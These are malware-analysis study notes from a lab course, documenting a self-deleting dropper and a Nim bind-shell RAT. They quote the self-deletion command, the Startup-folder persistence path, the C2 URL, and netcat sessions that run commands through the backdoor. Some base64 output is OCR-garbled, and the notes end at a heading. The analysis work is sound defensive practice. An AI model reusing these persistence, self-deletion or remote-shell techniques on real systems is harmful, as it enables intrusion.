info on deleting part of the malware

With the static analysis we find also this line:

```
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
```

=>

we think that:

if the URL that the malware tries to reach doesn't reply => delete from the host the malware

=>

let's try to verify this:

=>

we can --> run the malware without running INetSim


=>

the site will not be reachable

=>

- turn off INetSim from REMnux
- open procmon on FlareVM
- **filter by the command that we found:**
`cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q`

Filter by command



- also filter by the process name (as in the previous example)
=>
- detonate the malware

The screenshot shows the Process Monitor interface. A specific event is selected in the list: 'PID: 4032, Operation: Process Create, Path: C:\Windows\SysWOW64\cmd.exe'. The event details are shown in the 'Event Properties' window, which includes fields like Date, Thread, Class, Operation, Result, Path, and Duration. The 'Command line' field in the properties window shows the command: `cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\hhusky\Desktop\Malware.Unknown.exe"`.

if we double click on the process --> we can see the event

=>

now:

we are sure that the malware delete itself if the URL is not reachable

=>

we can start writing the flow of the malware inside our report:

Program Execution Flow:

- if URL exists:
 - download favicon.ico
 - write it to disk (as CR433101.dat.exe)
 - execute favicon.ico (CR433101.dat.exe)
- if URL doesn't exist:
 - delete from disk
 - do not run

=>

we can also change the name to the report as --> Dropper.DownloadToURL.exe

Dynamic Analysis of Unknown Binaries

malware used:

PMAT-labs/labs/1-

2.BasicDynamicAnalysis/RAT.Unknown.exe.malz/RAT.Unknown.exe.malz.7z

README file:

Analyst,

Excellent work with the last sample. Please take a look at the one in this directory. Our IR team said it might have command execution capabilities, but we're not sure.

Please proceed directly with Basic Dynamic Analysis and determine:

- Network signatures
- Host-based signatures
- Command execution capabilities, if any
- Any other findings

RE Team

- extract the file into desktop
- we also already have --> a file with the hashes of the program

Start with static analysis

Floss

FLOSS.exe RAT.Unknown.exe.malz > floss.txt

Interesting strings:

```
@SSL support is not available. Cannot connect over SSL. Compile with -d:ssl to enable.  
@https  
@No uri scheme supplied.  
InternetOpenW  
InternetOpenUrlW  
@wininet  
@wininet
```

```
MultiByteToWideChar
@kernel32
@kernel32
MessageBoxW
@user32
@user32
@[+] what command can I run for you
@[+] online
@NO SOUP FOR YOU
@\mscordll.exe
@Nim httpclient/1.0.6
@/msdcorelib.exe
@AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
@inrtt explr
@http://serv1.ec2-102-95-13-2-ubuntu.local
```


add this to the note [1.2-RAT.CMDSocket.exe](#)

First Detonation

NO INetSim

- turn OFF INetSim
- detonate the malware

we only got this message box:



=>

save it inside the notes

Wireshark

- turn on wireshark
- detonate the malware

Open the first packet with the highest protocol => HTTP packet in this case

Frame 6: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_b6:e6 (08:00:27:b6:60:e6), Dst: PcsCompu_87:09:c3 (08:00:27:87:09:c3)
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 49789, Dst Port: 80, Seq: 1, Ack: 1, Len: 85
Hypertext Transfer Protocol
GET / HTTP/1.1\r\nUser-Agent: intrt explr\r\nHost: serv1.ec2-102-95-13-2-ubuntu.local\r\n\r\n[Full request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/] [HTTP request 1/1] [Response in frame: 10]

=>

- we found a http request to --> <http://serv1.ec2-102-95-13-2-ubuntu.local/>
- the user agent is weird --> intrt explr

there is one more interesting packet:

a HTTP request to --> msdcorelib.exe

170.013678104 10.0.0.3 10.0.0.4 HTTP 186 GET /msdcorelib.exe HTTP/1.1

=>

update your notes

Second packet

let's find more info about the second packet that we found

=>

right click on it > **Follow** > HTTP Stream

=>

we can simply see that the HTTP request:

- download a file called --> msdcorelib.exe



this doesn't mean that on our machine:

we'll have a file --> called in this way

It's possible that:

- the downloading of a resource
- the writing on the disk

can be 2 very separate transactions

=>

the data downloaded can for example --> **written with a different name** to the host

this is called:

DECHAINING or **DECOUPLING** => you download a resource and write to disk with diff name

Add to the report:

Potential file download --> msdcorelib.exe

Host-Based Indicators

Turn back the VM pre detonation

Right now we know:

- the malware must connect through Internet (INetSim) to work
 - the malware makes to http request:
 - one is a potential download file
- =>
- we have found a Network indicator** => let's find a host indicator that can confirmed it
- =>
- look at the strings we found:**
- @/msdcorelib.exe
@AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

One hypothesis can be --> the file **msdcorelib.exe** is saved into this path

Tips

It's common to install malware in --> **Startup menu** (as in our path)

=>

the malware will be **executed DURING USER LOGINS**

=>

Procmon

To test this hypoth => we can use procmon

- filter by [process name](#)
- INetSim must run
- detonate the malware


- filter by [everything related to File](#)

Filter by Path

=>

let's filter by our path (that we found in the strings)

AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup



ALSO:

- filter OFF the --> filter by file

=>

Process Name	PID	Operation	Path	Result	Detail
RAT.Unknown.exe	7044	CreateFile	C:\Users\simone\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	Desired Access: Generic Write Offset: 0, Length: 4,096, Privilege: N/A
RAT.Unknown.exe	7044	WriteFile	C:\Users\simone\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	Offset: 4,096, Length: 4,096
RAT.Unknown.exe	7044	WriteFile	C:\Users\simone\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	Offset: 8,192, Length: 3,584
RAT.Unknown.exe	7044	CloseFile	C:\Users\simone\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	

Event Properties

Event

Date: 3/14/2024 2:39:27.2241164 AM
 Thread: 5892
 Class: File System
 Operation: CreateFile
 Result: SUCCESS
Path: C:\Users\simone\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe
 Duration: 0.0001138

Desired Access: Generic Write, Read Attributes
 Disposition: OverwriteIf
 Options: Synchronous IO Non-Alert, Non-Directory File
 Attributes: N
 ShareMode: Read, Write
 AllocationSize: 0
 OpenResult: Created

What we found:


- the path that we found is:
 AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
 =>
- the malware can DYNAMICALLY --> Concat C:\Users\simone
- the malware creates a file in this path --> called mscordll.exe
- but the GET request is not for this file but for --> msdcorelib.exe
 =>
 save this inside the [report](#) as --> host indicator

ALSO:

we must check if --> this file is really in this path

=>

- open the file explorer
- paste the path



=>

- we verify that the file exists
- if we open it --> we verify that is the default INetSim executable
 =>
 the file is been downloaded with the malware

- and it will execute --> after user logins
=>
add this to the report

TCPView

- Restore VM before detonation

Now:

we are going to check for host indicators about --> the TCP connection that the malware made

=>

- Open TCPView (search it with win button)
- Detonate the malware

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Pack..	Recv Packets	Sent Bytes	Recv Bytes
lsass.exe	684	TCPv6	Listen	:	49664	:	0	3/11/2024 5:28:01 PM	lsass.exe				
lsass.exe	684	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	3/11/2024 5:28:01 PM	lsass.exe				
RAT.Unknown.exe	5024	TCP	Close Wait	10.0.0.3	50119	10.0.0.4	80	3/14/2024 3:00:32 AM	RAT.Unknown.exe	1	2	85	408
RAT.Unknown.exe	5024	TCP	Listen	0.0.0.0	5555	0.0.0.0	0	3/14/2024 3:00:32 AM	RAT.Unknown.exe				
RAT.Unknown.exe	5024	TCP	Close Wait	10.0.0.3	50120	10.0.0.4	80	3/14/2024 3:00:32 AM	RAT.Unknown.exe	1	10	132	11,934

What we found:

- RAT.Unknown.exe is in a Listen state:

- on ALL addresses
- on local port 5555

=>

save it inside the report --> TCP Socket in Listening State (and paste the screenshot)

=>

now that we know that the malware opens a socket:

=>

let's try to connect to that socket with --> netcat

Netcat

```
nc -nv 10.0.0.3 5555
```

-nv --> no DNS resolution

10.0.0.3 --> IP FlareVM

5555 --> port we found in TCPView

```
remnux@remnux:~$ nc -nv 10.0.0.3 5555
Connection to 10.0.0.3 5555 port [tcp/*] succeeded!
WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==
```

- we obtain something in base64

=>

let's decode this:

```
echo "WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==" | base64 -d
```

```
remnux@remnux:~$ echo "WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==" | base64 -d
[+] what command can I run for you? remnux@remnux:~$
```

copy inside note --> Base64 encoded data from socket on TCP 5555

Verify if there is command injection

Let's check with our connection in netcat if there is command injection:

=>

- type inside the nc connection --> ipconfig (a WINDOWS COMMAND)
- decode the output

=>

```
remnux@remnux:~$ nc -nv 10.0.0.3 5555
Connection to 10.0.0.3 5555 port [tcp/*] succeeded!
WvtdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHLvdQ==
ipconfig
CldpbmRvd3MgSVAgQ29uZmlndXJhdGlvgkoKCKV0aGVybmV0IGFkYXB0ZXIgRXRoZXJuZXQ6CgogICBDb25uZWNOaW9u
LXNwZWNPzmljIEROuyBTdWZmaXggIC4g0iAKICAgTGluaY1sb2NhbCBJUHY2IEFkZHJlc3MgLiAuIC4gLiAuIDogZmU4
MDo60TFh0jZLMGM6YTQ10mQ2ZjMLMTQKICAgSVB2NCBBZGRyZXNzLiAuIC4gLiAuIC4gLiAuIC4gLiAuIDogMTAuMC4w
LjMKICAgU3VibmV0IE1hc2sgLiAuIC4gLiAuIC4gLiAuIDogMjU1LjI1NS4yNTUuMAogICBEZWZhdWx0IEhdGV3YXkgL
dGV3YXkgLiAuIC4gLiAuIC4gLiAuIC4g0iAK
```

[]

```
remnux@remnux:~$ echo "CldpbmRvd3MgSVAgQ29uZmlndXJhdGlvgkoKCKV0aGVybmV0IGFkYXB0ZXIgRXRoZXJuZXQ6CgogICBDb25uZWNOaW9uLXNwZWNPzmljIEROuyBTdWZmaXggIC4g0iAKICAgTGluaY1sb2NhbCBJUHY2IEFkZHJlc3MgLiAuIC4gLiAuIDogZmU4MDo60TFh0jZLMGM6YTQ10mQ2ZjMLMTQKICAgSVB2NCBBZGRyZXNzLiAuIC4gLiAuIC4gLiAuIDogMTAuMC4wLjMKICAgU3VibmV0IE1hc2sgLiAuIC4gLiAuIC4gLiAuIDogMjU1LjI1NS4yNTUuMAogICBEZWZhdWx0IEhdGV3YXkgLiAuIC4gLiAuIC4g0iAK" | base64 -d
```

Windows IP Configuration

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::91a:6e0c:a45:d6f3%14
IPv4 Address . . . . . : 10.0.0.3
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

=>

WE CONFIRMED THAT THE MALWARE CAN INJECT COMMAND (as README file said)

Try with different command to check better

=>

update note

=>


change also the filename:

RAT.CMDSocket.exe

Other check with Procmon

- Open Procmon
- filter by [process name](#)

Filter by TCP



NOW:

send a command through netcat --> id

=>

Time of Day	Process Name	PID	Operation	Path	Result	Detail
3:45:45.0428180 AM	RAT.Unknown.exe	5024	TCP Receive	DESKTOP-BA691S0:5555 -> www.inetsim.org:57726	SUCCESS	Length: 3, seqnum: 0, connid: 0
3:45:45.0454584 AM	RAT.Unknown.exe	5024	TCP Send	DESKTOP-BA691S0:5555 -> www.inetsim.org:57726	SUCCESS	Length: 149, startime: 821211, ...

We have a successful --> TCP Receive and TCP Send

Now to see the complete TCP flow:

- open task manager > kill the malware
=>
you will see the TCP connection close
- run again the malware
=>
you will see the entire TCP socket creation

Time of Day	Process Name	PID	Operation	Path	Result	Detail
3:45:45.0428180 AM	RAT.Unknown.exe	5024	TCP Receive	DESKTOP-BA691S0:5555 -> www.inetsim.org:57726	SUCCESS	Length: 3, seqnum: 0, connid: 0
3:45:45.0454584 AM	RAT.Unknown.exe	5024	TCP Send	DESKTOP-BA691S0:5555 -> www.inetsim.org:57726	SUCCESS	Length: 149, startime: 821211, ...
3:49:38.7285113 AM	RAT.Unknown.exe	5024	TCP Disconnect	DESKTOP-BA691S0:50119 -> www.inetsim.org:http	SUCCESS	Length: 0, seqnum: 0, connid: 0
3:49:38.7291956 AM	RAT.Unknown.exe	5024	TCP Disconnect	DESKTOP-BA691S0:50120 -> www.inetsim.org:http	SUCCESS	Length: 0, seqnum: 0, connid: 0
3:45:45.0428180 AM	RAT.Unknown.exe	5024	TCP Receive	DESKTOP-BA691S0:5555 -> www.inetsim.org:57726	SUCCESS	Length: 3, seqnum: 0, connid: 0
3:45:45.0454584 AM	RAT.Unknown.exe	5024	TCP Send	DESKTOP-BA691S0:5555 -> www.inetsim.org:57726	SUCCESS	Length: 149, startime: 821211, ...
3:50:02.0383145 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50166 -> www.inetsim.org:http	SUCCESS	Length: 150, seqnum: 0, connid: 0
3:50:02.0384708 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50166 -> www.inetsim.org:http	SUCCESS	Length: 258, seqnum: 0, connid: 0
3:50:02.0405097 AM	RAT.Unknown.exe	6496	TCP Connect	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 1460, sackoff: 0
3:50:02.0410734 AM	RAT.Unknown.exe	6496	TCP Send	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 132, startime: 846911, ...
3:50:02.0476602 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 158, seqnum: 0, connid: 0
3:50:02.0476704 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:50:02.0476762 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:50:02.0476798 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:50:02.0476835 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:50:02.0476866 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:50:02.0478092 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 4000, seqnum: 0, connid: 0
3:50:02.0478174 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 380, seqnum: 0, connid: 0
3:50:02.0478232 AM	RAT.Unknown.exe	6496	TCP Receive	DESKTOP-BA691S0:50167 -> www.inetsim.org:http	SUCCESS	Length: 96, seqnum: 0, connid: 0
3:45:45.0428180 AM	RAT.Unknown.exe	5024	TCP Receive	DESKTOP-BA691S0:5555 -> www.inetsim.org:57726	SUCCESS	Length: 3, seqnum: 0, connid: 0
3:45:45.0454584 AM	RAT.Unknown.exe	5024	TCP Send	DESKTOP-BA691S0:5555 -> www.inetsim.org:57726	SUCCESS	Length: 149, startime: 821211, ...

TO SEE the entire WORKFLOW of the malware with a command injection:

- remove the filter by TCP
- write in netcat --> whoami

=>

3:53:35.9417561 AM	RAT.Unknown.exe	6496	QuerySecurityF... C:\Windows\System32\whoami.exe	SI
3:53:35.9419153 AM	RAT.Unknown.exe	6496	CreateFile C:\Windows\apppatch\sysmain.sdb	SI
3:53:35.9419454 AM	RAT.Unknown.exe	6496	QueryBasicInfo... C:\Windows\apppatch\sysmain.sdb	SI
3:53:35.9419519 AM	RAT.Unknown.exe	6496	CloseFile C:\Windows\apppatch\sysmain.sdb	SI
3:53:35.9419704 AM	RAT.Unknown.exe	6496	QueryBasicInfo... C:\Windows\System32\whoami.exe	SI
3:53:35.9420187 AM	RAT.Unknown.exe	6496	QueryBasicInfo... C:\Windows\System32\whoami.exe	SI
3:53:35.9420282 AM	RAT.Unknown.exe	6496	QuerySecurityF... C:\Windows\System32\whoami.exe	SI
3:53:35.9420494 AM	RAT.Unknown.exe	6496	QueryNameInf... C:\Windows\System32\whoami.exe	SI
3:53:35.9421065 AM	RAT.Unknown.exe	6496	QueryBasicInfo... C:\Windows\System32\whoami.exe	SI
3:53:35.9421269 AM	RAT.Unknown.exe	6496	RegOpenKey HKLM\Software\Microsoft\Windows\CurrentVersion\SideB...	SI
3:53:35.9421435 AM	RAT.Unknown.exe	6496	RegQueryValue HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Si... N.	SI
3:53:35.9421523 AM	RAT.Unknown.exe	6496	RegCloseKey HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Si... SI	SI
3:53:35.9427407 AM	RAT.Unknown.exe	6496	CloseFile C:\Windows\System32\whoami.exe	SI

we can see the malware that run the tool whoami on the host

=>

Malware Classification

this is a --> BIND SHELL

Analyzing a Reverse Shell

- restore VM to pre detonation

malware:

